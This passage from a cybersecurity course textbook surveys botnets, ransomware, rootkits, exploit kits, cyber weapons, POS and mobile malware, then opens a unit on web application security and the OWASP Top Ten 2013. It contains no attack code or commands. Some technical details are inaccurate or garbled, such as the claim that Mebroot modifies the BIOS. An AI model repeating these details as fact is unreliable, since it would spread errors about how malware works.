Bots may be further subcategorized according to their delivery mechanism. For example, a Spam bot is similar to an email virus or mass-mailing worm in that it relies on the intended victim's action to activate it, either by opening an attachment affixed to a spam email, or by clicking on a Web link within a spam email which points to a Web site from which the bot is downloaded to the victim's computer. If the bot clones or otherwise replicates itself and exports those clones to other machines, all of the bot instances can communicate and interact with each other, thereby creating a cooperative network of bots, referred to as a botnet. Typical configurations include: Star (a), Multi-server (b), Hierarchical (c), and P2P depicted below:




Figure 22: Typical C2 botnet configurations: (a) Star, (b) Multi-server, (c) Hierarchical, (d) Random

Spambots capture email addresses from website contact forms, address books, and email programs, then add them to a spam mailing list. Site scrapers download entire websites, enabling unauthorized duplication of a website's contents. DoS bots send automated requests to websites, making them unresponsive.

2.6.1 Botnet Families

- a. **Storm botnet:** It got its name from one of its earliest spam messages “230 dead as storm batters Europe”. Notable for being one of the first peer-to-peer botnets (i.e. the controlled computers weren't being administered from one central server), it was known for enabling share price fraud and identity theft but its size, combined with the fact that portions of it were often hired out to the highest bidder, meant it was involved in all manner of nefarious activity.
- b. **Waledac:** The WALEDAC botnet has been involved in an almost continuous spate of spam runs. This botnet has the ability to update details such as the subject line and the message body in the spam they send and even has the capability to update versions and communication proxies. It employs a sophisticated communication method and encrypts network traffic using various known technologies. It operates through a moving, changing, and working network of nodes that perform preprogrammed tasks with surprising efficiency.
- c. **Gameover Zeus:** The original GOZ botnet was built using a modified version of the infamous Zeus trojan program and was designed to steal online banking and other credentials from infected computers. The GOZ malware authors created a command-and-control infrastructure with a peer-to-peer architecture, making their botnet more resilient to takeover attempts.
- d. **ZeroAccess:** Estimated to be controlling in excess of 1.9 million computers around the world, it split its focus on click fraud (a process whereby a virus generates fake clicks on advertising, yielding revenue under pay-per-click schemes) and bitcoin mining
- e. **Cutwail:** Cutwail is a well-known spam botnet which has been involved in launching campaigns to distribute the Gameover Zeus Trojan along with other malware variants. Often installed via a separate Trojan, termed Pushdo, Cutwail utilizes an automated template-based system to dynamically generate unique emails and an encrypted communication protocol to evade spam filters. The Cutwail topology is relatively simple, with bots connected directly to a C2 server which provides instructions regarding the emails to be sent. Once a task is complete, bots provide the controller with statistics on the number of emails delivered and errors reported.

2.7 RANSOMWARE

Ransomware is a type of malware used as a digital mechanism for extortion. It is a type of software to block access to a computer system until a ransom is paid. They reach the system via malicious hyperlinks shared via spam emails, social media, malicious email attachments (Income

Tax repay, fake FedEx and UPS tracking notices), drive-by-download or as a part of dropped file from other malwares. They encrypt files located within local drives, shared network drives, USB drives, external hard drives, network file shares and even some cloud storage drives with the private key stored only on the malware's control servers. Subsequently, displays ransom messages about the files being encrypted, and demand payment against the private key. These messages in Windows 10 ransomware scam mimic the emails sent by Microsoft, along with some text mistakes and changes. However, scammers have managed to spoof the address of origin as *update@microsoft.com*. To make the messages look more authentic, attackers are using the same color scheme used by Microsoft to fool the users. Thus, these emails look more legitimate.

The mail is also coupled with a Microsoft disclaimer and a message that files are virus-free. Crowti (also known as Cryptowall) and Tescrypt (also known as Teslacrypt) are two ransomware families that have infected over half a million PCs running Microsoft security software in the first half of 2015. CryptoWall, CoinVault, TorLocker, CoinVault, and CTB-Locker are all examples of ransomware. Some forms of ransomware encrypt files on the system's hard drive (cryptoviral extortion), while others will simply lock the system and display messages intended to coax the user into paying the fee and propagates itself in a manner comparable to a conventional computer worm. Once a machine is infected, the program will then run a payload that begins to encrypt personal files on the hard drive, with the malware author being the only individual with access to the necessary decryption key. Recent development see incarnations of "Onion" ransomware(aka CTB-Locker), which uses anonymous TOR(The Onion Router) network and Bitcoins to better protect criminals, their funds and keys to victims' files from law enforcement.




Figure 23: Windows mailsscanner




Figure 24: Ransom demands by CTB-Locker & CryptoLocker

2.8 ROOTKITS

A rootkit is a form of software which enables other malicious processes or programs to continue to benefit from privileged access to a computer by masking their existence from normal detection methods. They use system hooking or modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors. Malware hidden by rootkits often monitor, filter, and steal your data or abuse your computer's resources. The sole idea behind installing this collection is to be able to gain administrator-level access on the target machine, so that it can either be remotely controlled to harvest secret data, or used to attack other vulnerable machines, to replicate the rootkit on those, and subsequently "own" those systems too. Rootkits can either be installed automatically or manually once an attacker has gained root or administrator access. After the infection has taken place, a rootkit provides the remote user with access to all of the folders on a system, including private data and system files, without the knowledge of the primary user(s). Rootkits may also go deeper to infect the basic input/output system (BIOS), a chip located on all motherboards that contains instructions for how the system should boot-up and operate.

2.8.1 Mebroot and Necurs

Mebroot is a Trojan which modifies the computer BIOS, before opening a back-door and allowing a remote user to take control of the compromised system. A key component of the Trojan is its sophisticated rootkit techniques which hide its presence and prolong the threat exposure. Mebroot modifies the BIOS so that it is able to execute before Windows is initialized, thereby bypassing security processes and pervading deeper into the core of the operating system. Additional features include the ability to hook low-level network drivers in order to bypass firewalls and intercept read/write operations.

The use of another notorious rootkit, Necurs, has been observed throughout 2014. Infection often occurs through downloads by other malware, such as UPATRE, or as a consequence of opening malicious email attachments. Necurs is particularly dangerous, being able to hide itself at root level, avoiding detection and even preventing security applications from functioning. In addition, Necurs contains backdoor functionality, allowing remote access and control of the infected computer as well as monitoring and filtering of network activity. Necurs has recently been seen coupled with Gameover Zeus, to protect malware files on the disk and in memory thereby making it harder to find and remove the Trojan once it is active. Due to their invasive nature, rootkits are difficult to remove using normal security products, whilst administrative access allows the remote user to modify the existing system to make detection more difficult. As a result, manual methods are often required in rootkit detection, including monitoring computer behavior to identify irregular activity, storage dump analysis and signature scanning. Risk of rootkit infection can be reduced by regularly patching vulnerabilities in software applications and operating systems, updating virus definitions, performing static analysis scans and avoiding suspicious downloads. However, due to the depths that most rootkits penetrate, if an infection is encountered then removal may require hardware replacement or reinstallation of the operating system. As such, regular data back-ups and cloud storage are advised. Understanding how current malware operates is vital to improve network security. It is advisable to become familiar with malware analysis systems and sandboxes, isolated computing environments with specific system restrictions, which can be used to safely test programming code. Commercial malware analysis systems automate the process, running multiple virtual machines to test malware affects, signatures and methods of infection. Once this information has been collated the virtual machines can be shut down, eliminating the malware with no effect on the underlying system.

2.8.2 Some Known Rootkits

- 1. Rustock:** Rustock, a hitherto-rumoured spambot-type malware with advanced rootkit capabilities, was announced to have been detected on Microsoft systems and analyzed, having been in the wild and undetected.
- 2. Alureon /TDSS** is a trojan and bootkit created to steal data by intercepting a system's network traffic and searching for banking usernames, passwords, credit card data, PayPal information, and social security numbers.
- 3. Sirefef ZeroAccess** is usually installed on a system by a malicious executable disguised as a cracking tool for popular Applications. The rootkit infects a random system driver, overwriting its code with its own, infected driver, and hijacks the storage driver chain in order to hide its presence on the disk. It is used to download other malware on an infected machine from a botnet mostly involved in bitcoin mining and click fraud, while remaining hidden on a system using rootkit techniques

2.9 EXPLOIT KITS

An exploit kit²⁴, sometimes called an exploit pack, is a toolkit that automates the exploitation of client-side vulnerabilities, usually targeting browsers and programs that a website can invoke through the browser. Common exploit targets have been vulnerabilities in Adobe Reader, Java Runtime Environment and Adobe Flash Player. When an exploit kit successfully exploits insecure software in a computer, the typical payload is the installation of another malware. This elevates the risk of the computer and the user, as the introduction of another malware may lead to other threats such as installation of a spyware or an info-stealing malware.

A key characteristic of an exploit kit is the ease with which it can be used even by attackers who are not IT or security experts. The attacker doesn't need to know how to create exploits to benefit from infecting systems. Further, an exploit pack typically provides a user-friendly web interface that helps the attacker track the infection campaign. Some exploit kits offer capabilities for delivering payload that remotely controls the exploited system, allowing the attacker to create an Internet crimeware platform for further malicious activities. There are a number of ways how exploit kits arrive in a computer. Blackhole exploit kit, one of the many known exploit kits in existence, is known to spread via spam. Some other exploit kits arrive via malicious ads.

2.10 CYBER WEAPONS

Cyber weapon is intuitively considered any software, virus, and intrusion device that can penetrate another nation's computers / networks for causing unlawful damage/devastation of infrastructure. Their prime characteristics include PRECISION, INTRUSION, VISIBILITY, EASINESS TO IMPLEMENT, REMAIN LOW PROFILE etc. They are diligent to perform Espionage, sabotage, Surveillance, theft of Intellectual property, physical damage of the assets etc. Real world examples include Stuxnet, Duqu, flame, gauss which were extremely powerful malware/cyber weapons. For instance, Stuxnet was the first publicly identified malware to target an industrial control system (SIEMENS PLC's) that targets Iranian Uranium Enrichment Programme, later went rampant and infect worldwide. It Targets Siemens S7/WinCC products, and compromises S7 PLC's to sabotage physical process. It Exploited 4 Windows zero-day vulnerabilities and basically Spreads via USB/Removable Media, Via Network, S7 Project Files, WinCC Database Connections.

2.11 POS MALWARE

The latest arsenal in attackers Armor, **point of sale (POS) malware** that targets payment card processing, point-of-sale (POS) /check out systems / equipment retail check out systems. Earlier skimming is one of the more popular methods to exfiltrate payment cards information. However, this involves installing additional hardware onto the POS terminal which is then used to read

²⁴ <http://contagiodump.blogspot.in/2010/06/overview-of-exploit-packs-update.html>

track 2 data from cards which requires physical access to POS devices. POS malware circumvent this problem. While card data is encrypted as it's sent for payment authorization, it's not encrypted while the payment is actually being processed, i.e. the moment when you swipe the card at the POS to pay for your goods. POS malware are memory scrappers as it looks in memory for data, which matches the pattern of the Track1/ Track 2 data. Once it finds this data in memory, which occurs as soon as a card is swiped, it saves it in a file on the POS, which the attacker can later retrieve. The most well-known pieces of POS malware includes BlackPOS, BrutePOS, Backoff POS, Dexter etc.

2.12 MALWARE PERPETRATORS AND THEIR MOTIVATIONS

The most prevalent perpetrators of malware are, and their motivations are:

1. **The Innovators:** Focused individuals who devote their time to finding security holes in systems or exploring new environments to see if they are suitable for malicious code to challenge and embrace the challenge of overcoming existing protection measures.
2. **The Amateur Fame Seekers:** Novices of the game with limited computing and programming skills seeking media attention using ready-made tools and tricks.
3. **The Copy-Catters:** They are hackers and malware authors desire for celebrity status in the cybercrime community.
4. **The Insider:** Disgruntled or ex-employees, contractors and consultants intended to revenge or theft by taking advantage of inadequate security aided by privileges given to their position within the workplace.
5. **Organized Crime:** They are highly motivated highly organized, real-world cyber-crooks; Limited in number but limitless in power. Money motivated tight core of masterminds concentrated on profiteering by whichever means possible- surrounding themselves with the human and computer resources to make that happen.

2.13 MALWARE ATTACKING TECHNIQUES

Some of the methods and techniques attackers employ to make you a victim, includes:

- a. **Spam emails /Attachments:** Malware authors often use tricks to try to entice you to download malicious files. This can be an email -“from known person”- with a file attached that tells you it is a secret document, income tax refund, feedback for a recent seminar you attend.
- b. **Drive by downloads / compromised genuine webpages:** Malware leverages client side vulnerabilities to infect. Drive by downloads tricks your browser to lead to a page that hosts exploit kits and deliver accordingly.
- c. **Infected removable drives:** One of the culprits in high profiled / targeted attacks is the non-judicious use of removable drives. The same drive shuttled between home

environments (mostly insecure) to office premises without any hassle that brings a whole lot of malware to and fro.

- d. **Trojanized software / Warez / keygen /torrents:** Some malware can be installed at the same time as other programs that you download. This includes software from third-party websites or files shared through peer-to-peer networks. Some programs will also install other applications that we detect as potentially unwanted software. This can include toolbars or programs that show you extra ads as you browse the web. Usually you can opt-out and not install these extra applications by unticking a box during the installation. We have also found programs used to generate software keys (keygens) often install malware at the same time. Microsoft security software finds malware on more than half of PCs with keygens installed. Keeping in mind that, no consumer Anti-Virus / security software give full protection against the threats discussed earlier, it is recommended to install them to reduce the impact. Some of the popular antivirus are listed below:

Kaspersky: <http://www.kaspersky.co.in/>

Symantec: <http://www.symantec.com/en/in/>

GDATA: <https://www.gdatasoftware.com/>

Avira: <https://www.avira.com/>

2.14 MOBILE MALWARE TRANSITION

Smartphones and tablets are popular gadgets with growing uses day by day. This popularity have attracted the attention of cybercriminals who see them as a great opportunity to get their hands on the valuable information and money, or just do harm. The risks associated with mobile malware are clear, you could lose your money, identity, personally Identifiable Information, reputation and, if your device ceases to function, you could also lose all the data saved on it, including personal photos, contacts and emails. Many of the threats, such as clicking on a dangerous link in an email or in search results, are the same as you would encounter on your computer, but there are other threats that are unique to mobile devices.

For instance, you could accidentally download a malicious application that accesses your personal information and sends it to a cybercriminal. Or, you could download a dangerous app that dials premium-rate numbers from your phone, leaving you with expensive charges on your mobile bill. Other malicious programs can potentially alter your phone's functionality, rendering it useless. You may also receive text messages or voicemails from seemingly legitimate companies, asking for personal information. The current state of threat level is prevalent and increasingly more sophisticated malware attacks, as well as OS vulnerabilities that put data at risk by facilitating device compromise. Moreover, bypassing the inherent mechanisms in place also causes OS compromise and device security.

Let's see the current threats imposed on iOS and Android platforms in the next section.

2.14.1 App Based threats

1. *XAgent*: spyware having capabilities to steal sensitive data from compromised devices including SMS, contacts, photos, and GPS locations. It can also remotely activate audio-recording functionality on compromised devices.
2. *WireLurker*: Wirelurker is iOS surveillanceware delivered via USB connections to infected OS X devices. Wirelurker can capture contacts and SMS messages from compromised devices.
3. *Unflod*: monitors SSL connections in an attempt to Jailbroken devices steal the device's Apple ID and password.

2.14.2 OS based Threats and vulnerabilities

1. *Jailbreak*: Jailbreaking removes hardware restrictions on the iOS operating system and many iOS users, estimated to be nearly 8% globally, intentionally jailbreak their device to access restricted content and device functionality and enable extended customization. Jailbreaking, however, compromises the integrity of the operating system and can make security technologies such as containers, which depend on the operating system, vulnerable to attack.
2. *OS vulnerabilities*: In addition to app-based threats, operating system vulnerabilities in outdated iOS devices also pose security risk. Several unpatched iOS devices having version 7.1.1, 7.1.2, 8.0, and 8.1 were vulnerable to Masque Attack that lets attackers to compromise non-jailbroken devices via enterprise provisioning abuse, replacing legitimate apps with trojanized versions while evading detection.

2.14.3 Android Security threats

1. **OS vulnerabilities**: Operating system vulnerabilities in outdated Android devices also pose hefty amount security risks. Malware authors leverage them to take complete control of the infected devices.
2. **Stagefright vulnerability**: The Stagefright vulnerabilities affect all Android devices running Froyo 2.2 to Lollipop 5.1.1. The vulnerability exists in Stagefright, a native Android media player, that lets attackers remotely control and steal data from a device by sending a victim a multimedia message (MMS) packaged with an exploit.
3. **MasterKey Vulnerability**: An Android OS vulnerability that allows attackers to modify .apk files(apps) without breaking their cryptographic signature, giving attackers the ability to maliciously update apps on devices and evade detection on devices with vulnerable OS versions.
4. **AOSP Browser Vulnerability**: Affects mobile browsers using the Android Open Source Project's (AOSP) browser code. This vulnerability could allow attackers to direct victims to a malicious webpage and access data in other open webpages in the browsing session,

even taking control of an online account that a victim has logged into on another webpage.

2.14.4 Android App Threats

- 1. Android/OpFake:** Android/OpFake is an Android based SMS Trojan and premium service toll abuser family malware that arrives bundled with repackaged legitimate applications or hosted on malicious sites spammed from compromised social media accounts.
- 2. Android.Dendroid:** Dendroid is a Toolkit/HTTP RAT having a sophisticated PHP administration panel, and an application APK binder package. The malware is created by modifying the required permissions by any clean APK(Android Application Package) with Dendroid RAT functionality that allows detailed management of the infected devices.

2.14.5 What we can do?

A mobile device is a computer and should be protected like one. Users must recognize that applications or games could be malicious, and always consider the source. A good rule of thumb is to check if an app is asking for more than what it needs to do its job, you shouldn't install it. The risk of losing a device is still higher than the risk of malware infection. Protecting your devices by fully encrypting the device makes it incredibly difficult for someone to break in and steal the data. Setting a strong password for the device, as well as for the SIM card, is a must. Similarly, take caution while using over the air networks (Free Wi Fi). You should only permit the installation of apps from trusted sources, such as Google Play and Apple App Store. Although malware exists for iOS and BlackBerry, however, the risk of infection is highest for Android, where security software is already available. Make sure all your Android devices are protected by anti-malware software.

2.14.6 Future Focus

Unfortunately, cybercriminals continue to adapt the malware they use in the face of increased security measures and target awareness. The new trends tip off the cyber space is multi-folded including rise of mobile malware, malware leverages cloud computing and thwart virtualization technologies.

2.15 SUMMERY

The evolution of malware represents an ongoing arms race between cybercriminals, hacktivists, nation states and network defenders, with the continual emergence of new threats and techniques to evade existing security measures. Whether you are an IT professional, entrepreneur, or individual user, defending against these new attacks requires everyone to become more aware and increase their understanding of malware operations . You can reduce the potential avenues for attack by applying a range of mitigations, such as limiting user privileges, removing unused platforms, installing patches/updates, enabling suitable antivirus software and ensuring your staff know what to look out for.

As they said, the weakest link in the security chain is that between keyboard and the chair.

“Stay safe while online”

2.16 CHECK YOUR PROGRESS

1. Malware is short for_____.
2. A computer_____ is a malware program that, when executed, replicates by inserting copies of itself (possibly modified) into other computer programs, data files, or the boot sector of the hard drive.
3. A virus cannot perform its task of harming and replication unless it is allowed to_____.
4. _____ are software programs that masquerade as regular programs, such as games, disk utilities, and even antivirus programs.
5. A _____ is a group of computers that are controlled from a single source and run related software programs.
6. _____ is a type of malware used as a digital mechanism for extortion.
7. A _____ is a form of software which enables other malicious processes or programs to continue to benefit from privileged access to a computer by masking their existence from normal detection methods.

2.17 ANSWERS TO CHECK YOUR PROGRESS

1. Malicious software
2. Virus
3. Execute
4. Trojan horses
5. Botnet
6. Ransomware
7. Rootkit

2.18 MODEL QUESTIONS

1. Differentiate between a Virus, Worm and Trojan Horse?

2. How does spyware exploit user information?
3. As a responsible home user, how can you prevent getting infected with malware?
4. Discuss the modus operandi of banking Trojan citing some notable malware as example?
5. How exploit kit infect you? How one can prevent drive by download attacks in exploit kit scenario?

UNIT III: E-COMMERCE AND WEB-APPLICATION SECURITY

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the business need of ecommerce and Web application security.
- Understand the Web applications attack surface.
- Know vulnerabilities and attacks on web-applications
- Understand the exploit.
- Able to secure web-applications.

3.2 INTRODUCTION

Today almost for every organization web-applications are the integral part of information infrastructure to allow information exchange with employee, customers, partners, etc. Ecommerce is also grown rapidly and everything is moving up on computer network from vegetables to electronics, today customer is free to shop online at a click of mouse. Web-applications are the low-hanging fruits for the attacker and custom developed insecure code brings new set of vulnerabilities which cannot be prevented solely by network security devices like firewall, IDS/IPS and traditional approaches. Web-applications have been continuously targeted by attackers for various interests. Cross Site Scripting Attack (XSS), SQL injection, File Inclusion, Malicious File Uploads is few attacks to name in web-application domain.

In this unit we will discuss Web-application attacks and how to counter those attacks. We will study impact of vulnerability and case studies of the vulnerability and exploit.

3.3 WEB ARCHITECTURE

The basic web architecture is two-tiered architecture, one is a web server (which serves the content to client) and a web client or browser (which request for the resource). The server side programming extends the two-tier architecture to three-tier architecture by adding a back-end server. The first of the two-tier architecture is the web client which displays the information. Many commonly used web clients are internet browsers such as Chrome, Firefox, and Internet Explorer. The other part of the two-tier architecture is the web server which provides information to the client. The commonly used web servers are Apache and IIS. This information may be stored with the web server or storage connected to it, directly or indirectly. At the client end small information such as cookies related to session information, user information or temporary transaction information may be stored.

The third tier is the Common Gateway Interface (CGI) which is a set of standards that defines how a dynamic document is written, how data are input to the program and how the output result

is used. CGI allows programmers to use any of several languages such as C, C++, Bourne shell, C Shell, Tcl or Perl. The web server interacts with the CGI to provide dynamic content.




Figure 25: 2-tier and 3-tier architecture

Before we proceed, it is important to understand three basic concepts – HyperText Markup Language (HTML), Uniform Resource Identifier (URI) and HyperText Transfer Protocol (HTTP).

3.3.1 HyperText Markup Language (HTML)

HTML is a language for encoding document content. HTML has evolved out of Standard Generalized Markup Language (SGML). SGML was approved in 1986 as a standard which specifies a meta-language for defining document markup systems through an SGML Document Type Definition (DTD) which specifies valid tag names and element attributes. The tags are hierarchical and structured. HTML was approved as a standard in 1995 with its HTML 2.0 specification. HTML 3.0 was published as a W3C recommendation in 1997 while HTML 4.0 was also published in the same year. HTML 5.0 was published as a working draft by the W3C in 2008. The HTML tags normally coming pairs like `<head>` and `</head>`. The browser does not display the HTML tag but interprets the content within the tag based on the tag. Browsers can

refer to Cascading Style Sheets (CSS) to interpret the appearance and layout of the content within the tags. For details readers should visit <http://www.w3schools.com>.

3.3.2 Uniform Resource Identifier

A client that wants to access any web page on the internet needs the web address. To access a document over the internet, HTTP uses locators. The Uniform Resource Locator (URL) is standard for specifying the web address, based on network location. Uniform Resource Locator (URL) is subset of Uniform Resource Identifier (URI). The identifier may specify either the location of resource (as a URL) or may specify its name (as a URN, i.e. Uniform Resource Namespace) independent of location of the resource. Therefore a URI could be URL or a URN.

These days the term URL is more commonly used in place of URI. The URL defines four things: protocol, host computer, port and path, for example <http://www.uou.ac.in:81/example.html>. The protocol (http in example) is the client/server program used to retrieve the document. Common protocols which can retrieve a document are FTP and HTTP. The host (UOU.ac.in) is the computer on which the information is located. The URL can optionally contain the port number (default is port 80 in example it is 81) of the server; it is inserted between the host and the path and it is separated by a colon. Path is the pathname of the file (example.html) where the information is located. The path can itself contain directories, subdirectories and files.

3.3.3 HyperText Transfer Protocol (HTTP)

While HTML is used to encode document content, HyperText Transfer Protocol (HTTP) is used to transmit or access data over the web. The HTTP protocol functions as a combination of FTP and SMTP. The HTTP uses only one TCP connection (without separate control connection) on port 80. HTTP messages are read and interpreted by the HTTP server and HTTP client (browser). The client sends an HTTP request to the server while the server sends an HTTP response to the client. Although HTTP uses the services of TCP, HTTP itself is a stateless protocol, i.e. each HTTP request is unrelated to any previous HTTP request as the server is not required to retain session information. Readers are advised to refer <http://www.w3.org/Protocols/> for details on HTTP protocols.

3.4 ATTACKS ON APPLICATIONS

Web completely changed the way organizations look, feel and work. Common web applications include ecommerce websites, webmail, online retail sales, online auctions, wikis and others. Majority of websites, including those considered most business critical, are vulnerable to attacks. Web applications are accessible openly on web thereby making it more prone to attack. Web Developers are not well versed with security issues because of which the applications are prone to vulnerabilities. Today every web user even from non-IT background is a content developer for the websites. Technologies like Ajax, RSS make web more creative place but also increased the attack surface. Attack surface expanded with the dawn of new web technologies.

Attacks on web applications refer to threat at the application-level. Therefore, when we use a hardware firewall or an Intrusion Detection System for network security, it does not mean that we are protecting against attacks on web applications. In web application security we are talking about securing:

- a. the code in the web application
- b. the backend systems
- c. the web and application servers
- d. the users

The Open Web Application Security Project (OWASP) is a not-for-profit charitable organization focused on improving the security of software. Mission of OWASP is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks. The OWASP Top Ten is a powerful awareness document for web application security and represents a broad consensus about what the most critical web application security flaws are. **Error! Reference source not found.** below shows the OWASP op Ten web application security flaw 2013.

Table 2: OWASP TOP Ten 2013

| S.No. | Category | Description |
|-------|-------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 | A1-Injection | Injection flaws, such as SQL, OS, and LDAP injection occur when un-trusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. |
| 2 | A2-Broken Authentication and Session Management | Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or to exploit other implementation flaws to assume other users' identities. |
| 3 | A3-Cross-Site Scripting (XSS) | XSS flaws occur whenever an application takes un-trusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. |
| 4 | A4-Insecure Direct Object References | A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data. |
| 5 | A5-Security Misconfiguration | Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date. |
| 6 | A6-Sensitive Data Exposure | Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in |

| | | |
|----|------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| | | transit, as well as special precautions when exchanged with the browser. |
| 7 | A7-Missing Function Level Access Control | Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization. |
| 8 | A8-Cross-Site Request Forgery (CSRF) | A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim. |
